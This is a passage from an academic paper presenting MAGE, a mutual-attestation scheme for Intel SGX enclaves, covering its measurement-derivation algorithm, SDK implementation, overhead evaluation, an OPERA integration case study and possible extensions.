  $$\begin{aligned}I_{\text{common}} =&\mathcal{G}(I'_1, \ldots, I'_N)\\ =&[(\mathcal{H}_{\text{upd}}(\text{IV}, I'_1), |I'_1|), \ldots, (\mathcal{H}_{\text{upd}}(\text{IV}, I'_N), |I'_N|)]\end{aligned}$$

  where the i-th entry of the common part is a tuple of $I^i_{\text{common}} = (\mathcal{H}_{\text{upd}}(\text{IV}, I'_i), |I'_i|)$ and $I^i_{\text{common}}[j], j = 1,2$ denotes the first or the second element of the tuple.
- A content builder function $\mathcal{C}$ that produces the final content by concatenating the specific part and the common part:

  $$I_i = \mathcal{C}(I'_i, I_{\text{common}}) = I'_i||I_{\text{common}}$$

- An identity derivation function $\mathcal{F}$ that generates the identity of $\texttt{Encl}_\texttt{i}$ by retrieving the i-th entry from the common part and completing the hash value calculation:

  $$\begin{aligned}&\mathcal{F}(I_{\text{common}}, i)\\ =&\mathcal{H}_{\text{fin}}(\mathcal{H}_{\text{upd}}(I^i_{\text{common}}[1], I_{\text{common}}), I^i_{\text{common}}[2] + |I_{\text{common}}|)\\ =&\mathcal{H}_{\text{fin}}(\mathcal{H}_{\text{upd}}(\mathcal{H}_{\text{upd}}(\text{IV}, I'_i), I_{\text{common}}), |I'_i| + |I_{\text{common}}|)\\ =&\mathcal{H}(I'_i||I_{\text{common}}) = \mathcal{H}(I_i) = ID(I_i), \forall i = 1, \ldots, N\end{aligned}$$

4.3 MAGE for Intel SGX

We now use Intel SGX as an example to describe how to instantiate MAGE with actual TEEs. Intel Software Guard Extensions (SGX) is a new hardware feature introduced on recent Intel processors. To implement secure enclaves, Intel SGX reserves a specified range of DRAM, called *Processor Reserved Memory* (PRM), which will deny accesses from any software (including the operating system) other than the enclave itself. The enclave's code, data, and related data structures are stored in a subset of PRM, called *Enclave Page Cache* (EPC), which is further split into 4 KB EPC pages.

4.3.1 SGX Enclave Measurements

In the current Intel SGX design, enclave measurements are calculated using SHA-256 [2]. SHA-256 is a Secure Hash Algorithm (SHA) that is used for generating 256-bit digests of messages. The generated digests are used to protect the integrity of the messages. SHA-256 has three algorithms:

- *Initialization algorithm* initializes 8 32-bit words, as the initial value of the intermediate hash, before calculating the digest.
- *Update algorithm* takes a 512-bit block as input at a time and updates the intermediate hash using pre-defined compression functions.
- *Finalization algorithm* updates the intermediate hash with the last 512-bit block which contains the number of all bits that have been updated to the intermediate hash and produces the final 256-bit digest by concatenating the resulting 8 32-bit words.

The calculation of enclave measurement is performed along with the creation of the enclave, as shown in Fig. 2. Specifically,

1. When creating an enclave, the SGX instruction ECREATE will be called to create the first EPC page, called *SGX Enclave Control Structure* (SECS) page, which maintains the metadata of the enclave to be created, such as the base address, the size of enclave memory required, and the 256-bit enclave's measurement, *i.e.*, MRENCLAVE. The instruction ECREATE initializes the MRENCLAVE field using SHA-256 Initialization algorithm and updates its value using SHA-256 Update algorithm, which takes as input a 512-bit block including the enclave's metadata.
2. Then, via the SGX instruction EADD, two types of EPC pages will be added: (1) *Thread Control Structure* (TCS) pages that store information needed for logical processors to execute the enclave code; and (2) *Regular* (REG) pages that store the enclave code and data. When adding an EPC page, a 64-byte data structure, called *Security Information* (SECINFO), is also needed for the EADD instruction to specify the properties of the added EPC page, such as page type (a TCS page or a REG page), and access permissions (whether the page can be read, written and/or executed).




Figure 2: Enclave measurement calculation flow.

When EADD is called each time to create a TCS or REG page, it firstly updates MRENCLAVE with a 512-bit block including only the metadata of the page to be added, *e.g.*, its offset and access permissions. The content of the page is measured by the SGX instruction EEXTEND which measures 256 bytes at one time. For each 256 bytes of an EPC page, EEXTEND performs the SHA-256 Update algorithm 5 times. The first iteration measures a 512-bit block containing the metadata of the 256 bytes of data including its offset, and each of the following 4 iterations measures 64 bytes of the content. To measure a 4 KB EPC page, 16 EEXTEND operations are needed.

3. After all enclave pages are loaded, the SGX instruction EINIT will be invoked to finalize the creation of the enclave. EINIT finalizes the measurement using SHA-256 Finalization algorithm which updates MRENCLAVE the last time with a 512-bit block containing the total count of bits that have been updated into MRENCLAVE. This count is initialized by ECREATE and updated through ECREATE, EADD and EEXTEND. The enclave code could be run then.

4.3.2 Mutual Identity Derivation for Intel SGX

Now we describe a mutual identity derivation mechanism for Intel SGX. We will start with the case of two enclaves and then generalize to cases of multiple enclaves.

Generating and instrumenting the common part during development. The common part that is required for deriving the other enclave's measurement needs to be extracted (via




Figure 3: The flow of generating the common part and building the final content for mutual identity derivation.

Table 1: MAINFO: information needed for mutual identity (measurement) derivation.

Component	Description
PREMR	The intermediate hash before MARS;
COUNT	The number of bytes updated to PREMR;
OFFSET	The offset of MARS;
SECINFO	The security information of MARS;

the common part generation function) and hardcoded into the enclave's initial data (via the content builder function). It should be done during the enclave development phase. The whole flow is shown in Fig. 3. Basically, the development of $\texttt{Encl}_1$ and $\texttt{Encl}_2$ could follow the following steps:

- Each of these two enclaves reserves a data segment (called *mutual attestation reserved segment*, denoted as MARS) of the same size (*e.g.*, 4 KB, the size of one EPC page) for the common part I_{common} in their own enclave memory, which will be loaded last during the enclave creation. Further, this data segment should be aligned to the page boundaries, so that it will not overlap with other enclave pages during measurement calculation. The SHA-256 intermediate hash of all pages before this reserved region, *i.e.*, the pre-measurement (denoted as PREMR), will be calculated.
- For each enclave, the information needed for deriving its own measurement, called *Mutual Attestation Information* (MAINFO) as depicted in Table 1, is collected. Particular, MAINFO contains four fields: (1) the pre-measurement $\texttt{PREMR}_i$ of $\texttt{Encl}_i$, (2) the number of bytes updated to $\texttt{PREMR}_i$, (3) the offset of the reserved data segment $\texttt{MARS}_i$, and (4) the security information of $\texttt{MARS}_i$. The former two are used to reconstruct the state of measurement calculation before updating the reserved data segment $\texttt{MARS}_i$, and the latter two are needed for updating the $\texttt{MARS}_i$ into the hash value as described in Sec. 4.3.1. Particularly, SECINFO field can be dropped if a constant SECINFO is adopted, *e.g.*, by assuming MARS contains only read-only data pages. While fixing the offset of MARS could also save the memory space for the OFFSET field, it will add extra workload for enclave developers to adjust the enclave memory layouts, which might not be preferred.
- The collected MAINFOs of both enclaves are organized to form the common part to be instrumented into the MARS of these enclaves so that each enclave knows the MAINFO of the other enclave (from its own MARS) and the content of the other enclave's MARS (same as its own MARS).

Deriving measurements during runtime. As described in Sec. 4.3.1, the calculation of the enclave measurement depends on the order the enclave pages are created. Even with exactly the same enclave code and data, when loaded in different orders, different measurements will be generated. Hence, during enclave creation, EPC pages of $\texttt{Encl}_1$ and $\texttt{Encl}_2$ have to be in a particular order that can be simulated during runtime to derive their measurements, as shown in Fig. 3. Particularly, all enclave pages except MARSs need to be created in the same order that generates the pre-measurement PREMR. The MARS is created and loaded last. The enclave is initialized afterward. We will describe how to adjust the order the enclave pages are created in Sec. 5 when needed, and also discuss an alternative design when the loading order cannot be altered in Sec. 7. Now we assume the enclave is loaded exactly in the same order as how the PREMR is computed.

After one enclave, *e.g.*, $\texttt{Encl}_1$, is created, it could derive the measurement of the other enclave ($\texttt{Encl}_2$) according to the identity derivation function as follows:

- From $\texttt{Encl}_1$'s reserved data segment $\texttt{MARS}_1$, $\texttt{Encl}_1$ retrieves $\texttt{Encl}_2$'s pre-measurement $\texttt{PREMR}_2$, the number of bytes updated $\texttt{PREMR}_2$, the offset of $\texttt{Encl}_2$'s reserved data segment $\texttt{MARS}_2$, and the SECINFO of $\texttt{MARS}_2$.
- $\texttt{Encl}_1$ simulates $\texttt{Encl}_2$'s process of loading the reserved data segment $\texttt{MARS}_2$, whose content is the same as $\texttt{MARS}_1$ which $\texttt{Encl}_1$ could access directly. $\texttt{Encl}_1$ then updates the number of bytes contributing to the resulting SHA-256 intermediate hash and performs the finalization operation to obtain the measurement of $\texttt{Encl}_2$.

For verification, recall how $\texttt{Encl}_2$'s measurement is actually generated by the SGX implementation: The SHA-256 intermediate hash is updated as $\texttt{Encl}_2$'s pages are created one by one; When it comes to $\texttt{MARS}_2$ which will be loaded last, the SHA-256 intermediate hash is $\texttt{PREMR}_2$, assuming the correct loading order; The SHA-256 intermediate hash keeps being updated when loading $\texttt{MARS}_2$ and gets finalized afterward.

Algorithm 1: Identity Derivation Function

Input: *idx*
Output: *mrenclave*
if *idx* $\geq$ *total number of* `MAINFO` *entries in* `MARS` **then**
    return NULL;
[`PREMR`, `COUNT`, `OFFSET`, `SECINFO`] $\leftarrow$ *idx*-th `MAINFO` in `MARS`;
sha_handle $\leftarrow$ sgx_sha256_init();
replace related fields of *sha_handle* with `PREMR` and `COUNT`;
for *page in* `MARS` **do**
    sgx_sha256_update(*sha_handle*, "EADD"$\|$`OFFSET`$\|$`SECINFO`);
    for *every* 2048*-bit data in page* **do**
        sgx_sha256_update(*sha_handle*, "EEXTEND"$\|$`OFFSET`);
        sgx_sha256_update(*sha_handle*,*data*[511:0]);
        sgx_sha256_update(*sha_handle*,*data*[1023:512]);
        sgx_sha256_update(*sha_handle*,*data*[1535:1024]);
        sgx_sha256_update(*sha_handle*,*data*[2047:1536]);
    `OFFSET` = `OFFSET` + 256;
mrenclave $\leftarrow$ sgx_sha256_get_hash(*sha_handle*);
return *mrenclave*;

Hence, what $\texttt{Encl}_1$ derives is exactly the measurement of $\texttt{Encl}_2$. Similarly, $\texttt{Encl}_2$ could also derive $\texttt{Encl}_1$'s measurement.

Supporting multiple enclaves. Now we describe how to extend the method presented above to a group of (more than two) enclaves, $\texttt{Encl}_1$, $\texttt{Encl}_2$,..., $\texttt{Encl}_N$. `MAINFO`s of all enclave are extracted and organized to generate the common part, *i.e.*, `MARS`, to be instrumented into these enclaves. And the creation of each enclave needs to follow the pre-defined order for calculating the corresponding `PREMR`. After one enclave is created, it could derive the measurement of any enclave by fetching the corresponding `MAINFO` from its own `MARS` and simulating the measuring process with the content of its own `MARS`. The identity derivation function is shown in Algorithm 1. It takes as input the index *idx* of the enclave measurement to be derived, and outputs the derived enclave measurement. The function retrieves the *idx*-th `MAINFO` to create an SHA-256 handle, updates it with the content of `MARS` following the process described in Sec. 4.3.1. `sgx_sha256_init()`, `sgx_sha256_update()` and `sgx_sha256_get_hash()` are the implementations of the initialization, update and finalization algorithms inside the enclave.

5 Implementation and Evaluation

In this section, we describe our prototype implementation of MAGE and evaluate its runtime performance overhead and memory overhead.

5.1 Implementation

MAGE is implemented by extending the Intel SGX SDK (version 2.6.100.51363) [16]. Specifically, it consists of three components: (1) An SDK library that reserves a data segment for `MARS` and provides APIs to support derivation of measurements from `MAINFO`s located in `MARS`; (2) A modified enclave loader that loads `MARS`s last when creating enclaves; (3) A modified signing tool that extracts `MAINFO` from an enclave and fills the `MARS` of an enclave with a list of extracted `MAINFO`s.

MAGE library. `libsgx_mage` is implemented to facilitate enclave developers to use MAGE. When included in an enclave, it reserves a read-only data section, named `.sgx_mage`, to be used as `MARS`. The range of the `.sgx_mage` section is aligned to page boundaries, *i.e.*, 4KB. So its size is a multiple of the page size, *i.e.*, 4KB. Besides reserving the `.sgx_mage` section, `libsgx_mage` provides two APIs:

- `sgx_mage_size()` examines the `.sgx_mage` section and returns the total number of `MAINFO`s in it.
- `sgx_mage_gen_measurement()` takes as input an index of the enclave whose measurement is requested and outputs the resulting measurement. Particularly, it retrieves from the `.sgx_mage` section the corresponding `MAINFO` specified by the index and calculates the final measurement following Algorithm 1.

Modified enclave loader. The original enclave loader in Intel SGX SDK loads enclave code and data pages first and then the TCS pages. Hence, the `.sgx_mage` section, as a data segment, will not be loaded last by default. To address this, we modified the enclave loader to load the enclave pages in two stages:

- First, the modified enclave loader follows the original loading process except that when an `.sgx_mage` section is encountered, it skips the `.sgx_mage` section. Here the `libsgx_mage` APIs are located in code pages and loaded along with the original enclave code pages.
- Second, when all other pages, including enclave code and data pages and the TCS pages, are loaded, the modified enclave loader checks whether there is an `.sgx_mage` section, and loads pages in the `.sgx_mage` section if found.

Particularly, if no `.sgx_mage` section is present, the modified enclave loader will load the enclave in the same order as the unmodified enclave loader, producing the same measurement. When there exists an `.sgx_mage` section, the modified and unmodified enclave loaders will produce different measurements due to different loading orders, as the unmodified enclave loaders will load `.sgx_mage` section ear-




Figure 4: Workflow of enclave development using MAGE.

lier than the modified one. Since our implementation of `sgx_mage_gen_measurement()` produces the measurement in the same order as the modified enclave loader, platforms running the enclaves developed with MAGE need to use the modified enclave loader. If using a modified loader is undesired, we discuss an alternative design in Sec. 7.

Modified signing tool. The original signing tool is provided by Intel SGX SDK for enclave developers to sign enclaves so that they can be accepted by the Intel-signed Launch Enclave and thus be launched successfully. The signing tool simulates the loading process of the enclave to calculate the measurement before signing it. We modified the signing tool to provide the following two functionalities:

- Deriving `MAINFO`s: given an enclave developed with MAGE, the modified signing tool could simulate the first stage of the modified enclave loader, which loads all pages except for the `.sgx_mage` section, to generate `MAINFO`, which includes the SHA-256 intermediate hash, *i.e.*, the `PREMR`, the number of bytes updated to `PREMR`, and the offset of the `.sgx_mage` section. The SECINFO is not included as our prototype implementation adopts a constant value of SECINFO with access permissions set to be read-only.
- Filling the `.sgx_mage` section: given an enclave developed with MAGE and a list of `MAINFO`s derived from a group of trusted enclaves, the modified signing tool could fill the `.sgx_mage` section with the list of `MAINFO`s. The measurement of the instrumented enclave will be recalculated and signed afterward.

As shown in Fig. 4, the workflow of enclave development using MAGE can be depicted as follows: ❶ each enclave is developed with the `libsgx_mage` library, and its `MAINFO` is derived using the modified signing tool. ❷ if these enclaves are from different developers, the enclave developers share their enclaves with one another, so that they could validate the trustworthiness of the enclaves from other developers, and then use the modified signing tool to derive the `MAINFO`s of them. ❸ with the same list of `MAINFO`s, the modified signing tool can be leveraged to fill the `.sgx_mage` section of each enclave, and sign the resulting enclave before release.

5.2 Evaluation

Now we describe the evaluation of our prototype implementation of MAGE. Results are measured on a Lenovo Thinkpad X1 Carbon (4-th Gen) laptop with an Intel Core i5-6200U processor and 8GB memory.

Since the results are highly related to the size of the `.sgx_mage` section, so we evaluate the metrics with regards to different sizes of the `.sgx_mage` section.

The number of `MAINFO`s supported. We first calculate the number of `MAINFO`s that can be stored in an `.sgx_mage` section with L bytes (L is a multiple of the page size, *i.e.*, 4KB). The content of an `.sgx_mage` section is organized as a structure as follows: the first 8 bytes hold the total number of `MAINFO`s and the rest is used to store the content of these `MAINFO`s. Each `MAINFO` takes 48 bytes (32-byte `PREMR`, 8-byte `COUNT`, and 8-byte `OFFSET`). `SECINFO` is not included as we use a constant SECINFO in our prototype implementation. Hence, $\lfloor \frac{L-8}{48} \rfloor$ `MAINFO`s can be supported. For example, an `.sgx_mage` section of one page size could support up to 85 `MAINFO`s. On the other hand, to support N `MAINFO`s, a total of $\lceil \frac{48N+8}{4096} \rceil$ pages are needed. For example, supporting $N = 10,000$ `MAINFO`s requires an `.sgx_mage` section of 118 pages (472 KB).

Efficiency of measurement derivation. We then measure the time needed for deriving one measurement. From the measurement derivation function described in Algorithm 1, we can see that the time needed for the derivation is independent of the size of the original content of the enclave and the actual number of `MAINFO`s in the `.sgx_mage` section. This is because the content is updated into a single `MAINFO` where the derivation process starts from and all bytes in the `.sgx_mage` section need to be updated into the final measurement.

So we evaluated the efficiency of measurement derivation using a dummy enclave with only one enclave function that calls `sgx_mage_gen_measurement()` to derive one measurement from its `.sgx_mage` section. Also, only one `MAINFO` from itself is generated and inserted into its `.sgx_mage` section. As expected, we verified that the derived measurement is the same as its own measurement. We measured the time (averaged from 10000 iterations) needed to run one invocation of `sgx_mage_gen_measurement()` when the number of pages in the `.sgx_mage` section ranges from 1 to 10000. When the `.sgx_mage` section has a size of a single page, the time for deriving one measurement is around $2.17e{-}5$ seconds or 21.7μs. When the `.sgx_mage` section has a size of 10000 pages, the time for deriving one measurement is around 0.212 seconds. The time needed for deriving one measurement increases almost linearly with regards to the number of pages

in the `.sgx_mage` section because the main operations are updating the intermediate hash value with the content of the `.sgx_mage` section.

Memory overhead. The memory overhead introduced by MAGE includes two components: (1) extra data pages for `MARS`; (2) extra code pages related to the measurement derivation. The first part is straightforward, which is the size of the `.sgx_mage` section. To calculate the second part, we created another enclave similar to the dummy enclave we just developed, except that the MAGE-related code and data are removed. We calculated the differences in memory sizes between these two enclaves. Subtracting the first component from the total extra memory, we got the size of the second component, which is around 58 KB. Since `libsgx_mage` leverages the SHA-256 implementations provided in the Intel SGX SDK, the second component could be smaller if the original enclave already includes them. Hence, the total memory overhead with a `.sgx_mage` section of n pages is $58+4n$ KB.

6 Case Study: OPERA with MAGE

We now give an example of integrating MAGE into an open-sourced SGX application, OPERA. We will first describe the design of OPERA and then introduce the integration of MAGE into OPERA.

6.1 OPERA: Open Platform for Enclave Remote Attestation

OPERA introduces an attestation service to provide better privacy guarantees to enclaves [6]. The proposed attestation service is based on the same scheme adopted by Intel, *i.e.*, Enhanced Privacy ID (EPID). EPID is a digital signature algorithm that could protect the anonymity of SGX platforms [17]. To facilitate EPID based remote attestation, Intel introduces two services, *i.e.*, Intel Provisioning Service (IPS) and Intel Attestation Service (IAS), and provides SGX platforms with two privileged enclaves, Intel-signed Provisioning Enclave (PvE) and Quoting Enclave (QE). Particularly, IPS and the PvE run an EPID provisioning protocol to provision an EPID private member key (attestation key) to an SGX platform. The EPID private member key could only be accessed by the PvE and the QE. Otherwise, any malicious enclave that could access the EPID private member key will be able to forge valid signatures to deceive the remote entity. Hence, to get a signature signed by the EPID private member key, the attester enclave needs to firstly attest itself to the QE via local attestation. After the QE verifies the attester's report, it will generate a data structure, called *quote*, which contains the attester's measurement and attestation data that are copied from the report, and sign the quote using the EPID private member key. The attestation enclave could then use the signed quote to attest itself to the remote entity. In the current design, the signed quote is encrypted by the QE, so that the remote entity has to forward the encrypted signed quote to IAS for verification, raising sensitive users' concerns about the enclave's privacy.

OPERA is proposed to address such privacy concerns. It has two types of enclaves: issuing enclaves (`IssueE`) that are responsible to provision EPID private keys to the other type of enclaves called attestation enclaves (`AttestE`). `AttestE`s then use the provisioned EPID private keys to provide attestation services to local enclaves. One important property of OPERA is its *openness*, *i.e.*, the implementation is completely open so that its code (and hence behaviors) can be publicly verified and thus is trustworthy, while its developer can be untrusted. This property enables OPERA to achieve better security without introducing extra trusted parties. As such, mutual attestation without TTPs is desired in OPERA.

However, due to the lack of a mutual attestation mechanism without TTPs between `IssueE` and `AttestE`, the authors of OPERA provided an alternative design that transfers part of the attestation workload to the user of the system. Particularly, only `IssueE` verifies the identity of `AttestE` before provisioning EPID private keys. `AttestE` has no means to verify whether the provisioned EPID private keys are from a trusted enclave or not. The TCB of the OPERA includes partial code on the user side that verifies whether `AttestE` obtained the EPID private keys from a trusted `IssueE` or not. While the authors proved the secrecy property of the protocol using ProVerif (an automatic cryptographic protocol verifier), they did not discuss other potential threats due to the lack of mutual attestation. For example, the adversary could provision the `AttestE` with an EPID private key controlled by the adversary and launch co-location attacks on the user of OPERA by monitoring the error message (*e.g.*, "EPID private key is from an untrusted server enclave") of the attestation results. Hence, designing a mutual attestation mechanism for OPERA could reduce the attack surface and make it more self-contained.

6.2 OPERA-MAGE

We integrated OPERA with MAGE, resulting in OPERA-MAGE. The integration includes two parts:

- Add identity verification logic to `AttestE`: In the existing OPERA design, only `IssueE` verifies the identity of `AttestE` before provisioning an EPID key while `AttestE` is not able to verify the identity of `IssueE`. We modified `AttestE` to include the verification logic so that both `IssueE` and `AttestE` could mutually attest each other before the EPID provisioning process.
- Include MAGE in both `IssueE` and `AttestE`: We included the MAGE library in both `IssueE` and `AttestE` and used the modified signing tool to extract the common part, finalized `IssueE` and `AttestE`, and signed them.

We run OPERA-MAGE on an SGX platform with the modified enclave loader installed and the resulting `IssueE` and `AttestE` could successfully attest each other and provide the claimed attestation service to other local enclaves. We have already open-sourced OPERA-MAGE on Github (https://github.com/donnod/opera-mage).

7 Discussion

In this section, we discuss possible extensions of MAGE, its limitations, and alternative designs.

7.1 Extending MAGE with Untrusted Storage

The basic design of MAGE enables the derivation of identities from information completely inside the enclave memory. Next, we discuss how MAGE can be extended with untrusted storage outside the enclaves (*e.g.*, unencrypted memory, hard drives, *etc*.).

Supporting unmodified enclave loaders. In our implementation with Intel SGX, we modified the enclave loader to rearrange the order of enclave pages to be loaded in a way such that the common part is loaded after all other content. When such enclave loader modification is undesired, we present a potential solution to support MAGE without the need of modifying enclave loaders.

Consider the specific part of an enclave I_i' is split into two parts (I_i^{pre}, I_i^{post}) where I_i^{pre} is the part loaded before I_{common}, and I_i^{post} is the part loaded after I_{common}. The measurement can be calculated as

$$\begin{aligned}&\mathcal{H}(I_i^{pre}||I_{\text{common}}||I_i^{post})\\ =&\mathcal{H}_{\text{fin}}(\mathcal{H}_{\text{upd}}(\mathcal{H}_{\text{upd}}(\text{IV}, I_i^{pre}), I_{\text{common}}||I_i^{post}),\\ &\qquad |I_i^{pre}|+|I_{\text{common}}|+|I_i^{post}|)\end{aligned}$$

We can still insert the intermediate hash of all pages before I_{common}, *i.e.*, $\mathcal{H}_{\text{upd}}(\text{IV}, I_i^{pre})$ and the length of I_i^{pre} into I_{common}. As for I_i^{post}, storing all its content within I_{common} might introduce too much memory overhead. When untrusted storage is available to hold the content of I_i^{post}, the enclave could access it during runtime to derive the measurements. The integrity of I_i^{post} could be examined by storing its hash value within I_{common}. The common part generation function can be defined as

$$\begin{aligned}I_{\text{common}} =&\mathcal{G}((I_1^{pre}, I_1^{post}), \ldots, (I_N^{pre}, I_N^{post}))\\ =&[(\mathcal{H}_{\text{upd}}(\text{IV}, I_1^{pre}), |I_1^{pre}|, \mathcal{H}(I_1^{post})),\\ &\qquad\vdots\\ &(\mathcal{H}_{\text{upd}}(\text{IV}, I_N^{pre}), |I_N^{pre}|, \mathcal{H}(I_N^{post}))]\end{aligned}$$

During runtime, the enclave requests the host program to provide the content of I_i^{post} for measurement derivation. The hash value $\mathcal{H}(I_i^{post})$ stored in I_{common} will be used to verify the integrity of I_i^{post} and obtain its length $|I_i^{post}|$. Then, the measurement derivation function could start from $\mathcal{H}_{\text{upd}}(\text{IV}, I_i^{pre})$ and update the content of I_{common} and I_i^{post} into the intermediate hash to obtain the final measurement. This design requires extra untrusted storage to store I_i^{post}, which unfortunately may take longer time to derive a measurement when I_i^{post} is large.

Increasing scalability. In our current design, the time cost for identity derivation and memory overhead grows linearly with regards to the size of the common part which reflects the group size of trusted enclaves. To support a larger number of enclaves, when untrusted storage outside the enclave is available, the content of the pre-measurement array can be moved out of the common part and only its hash value is stored within the common part for integrity protection:

$$I_{\text{common}} = \mathcal{H}([(\mathcal{H}_{\text{upd}}(\text{IV}, I_1'), |I_1'|), \ldots, (\mathcal{H}_{\text{upd}}(\text{IV}, I_N'), |I_N'|)])$$

During measurement derivation, the internal state and the size of the corresponding enclave will be retrieved from the untrusted storage and authenticated within the enclave. In this way, the memory overhead becomes constant, as the common part stores only a hash value. The time cost for measurement derivation will also become constant as only a constant size of I_{common} is required to be updated to the measurement.

However, since the pre-measurement array is stored in untrusted storage, the overhead for its retrieval and integrity verification might still have a linear time complexity. To address this, the Merkle tree structure [22] could be adopted to organize the pre-measurement array outside the enclave memory (only the root hash of the Merkle tree is stored within I_{common}) for efficient retrieval and verification, achieving a logarithmic time complexity instead of a linear time complexity.

7.2 Extensions to Other TEEs

Remote attestation is a general concept in trusted computing. While this paper provides only one instantiation with Intel SGX, the proposed solution, MAGE, can be extended to other TEEs that use measurement-based identity to support mutual attestation. For example, AMD's Secure Encrypted Virtualization (SEV) is a TEE solution that encrypts the memory of virtual machines (VM) without a trusted hypervisor [18]. Remote attestation in SEV enables a guest owner to verify the initial integrity and authenticity of a guest VM launched on an SEV platform. The current generation of SEV, which is called SEV-SNP (Secure Nested Paging), allows the guest VM to request attestation reports at any time while the previous versions, *i.e.*, SEV and SEV-ES (Encrypted State), only support attestation during guest launch. The attestation report contains the guest VM's measurement and can be used by a remote user or another guest VM to verify its identity. While ARM TrustZone does not provide integrity measurement inherently, Zhao *et al.* proposed a software-based approach to provide

secure enclaves using TEE such as ARM TrustZone [35]. The proposed scheme also includes a measurement-based identity. Hence, these TEEs could be integrated with MAGE to enable mutual attestation without TTPs. In addition, MAGE could be extended to work on TEEs that adopt more complicated measurement-calculation mechanisms. We describe one extension of MAGE for TEEs that leverage Merkle trees to compute measurements in Appendix A.

Further, MAGE can be extended for different types of TEEs to mutually attest each other. This could benefit applications that integrate different types of TEEs. For example, a privacy-preserving pandemic tracking system could be possible when mobile devices with ARM TrustZone are used to collect and transmit users' trajectories to cloud platforms with Intel SGX via secure channels established through mutual attestation. The collected trajectories could be monitored and analyzed privately within enclaves, and notifications would be returned to those affected mobile users. We expect mutual attestation between SGX and TrustZone would enable many other interesting use cases with cloud/client and edge/client computing models.

7.3 Supporting Enclave Updates

The current design of MAGE does not support enclave updates. If the content of any of the enclaves is changed, to continue the use of MAGE, all other enclaves need to be updated to reflect the change before these enclaves are re-deployed in the system. Hence, MAGE does not fit a system which is developed by multiple developers and requires frequent updates. On the other hand, when these enclaves are developed by the same developer, *e.g.*, in the cases of modularized applications and distributed applications, enclave updates could be fulfilled by the same developer directly. When these enclaves are from mutually distrusting parties, the lack of support of enclave updates in MAGE is intended. This is because updates of enclave code change not only the identity of the enclave but also the trustworthiness of its behavior. Therefore, a new version of an enclave should be inspected again for its trustworthiness. In other words, the trust relationship between these enclaves should be re-evaluated if one has been updated. Such enclave applications are similar to decentralized applications (dApps) built atop smart contracts, which are also difficult to patch once deployed. Therefore, solutions for dApps might also work for these enclave applications. We leave the investigation of facilitating enclave updates to future work.

7.4 Supporting Private Code

This paper assumes a trust model where an enclave is trusted by its identity, *i.e.*, its initial code and data, which implicates that its initial code and data should be publicly available and verifiable. This is undesired for enclave code and data with intellectual property rights, such as machine learning inference models. It is preferred to keep the content private. On the other hand, integrating such private enclaves into an application requires trust in their owners/developers. Given that the MAGE design for measurement-based identity requires only the pre-measurements and the sizes of these enclaves' the specific parts to function, the design could still apply for such a hybrid trust model: enclaves with intellectual property rights provide only pre-measurements and the sizes of their specific parts while the others additionally provide initial code and data.

8 Related Work

The work that is most related to ours is presented by Greveler *et al.* [12]. The authors proposed a protocol for two identical Trusted Platform Modules (TPM) to mutually attest each other for system cloning. The two identical TPMs generate the same value of the platform configuration register (PCR), which is the cryptographic hash of the software loaded into the TPM, having the same functionality as the measurement for TEEs. However, this protocol only works when both entities have the same identity, *e.g.*, PCR or measurement so that each entity could simply use its own measurement for verification. In contrast, our scheme enables enclaves with different measurements to mutually attest each other, enabling applications beyond system cloning. Shepherd *et al.* proposed a Bi-directional Trust Protocol (BTP) for establishing mutually trusted channels between two TEEs [25]. But BTP assumed that both TEEs know the identity of the other, while our work answers how this assumption could be realized.

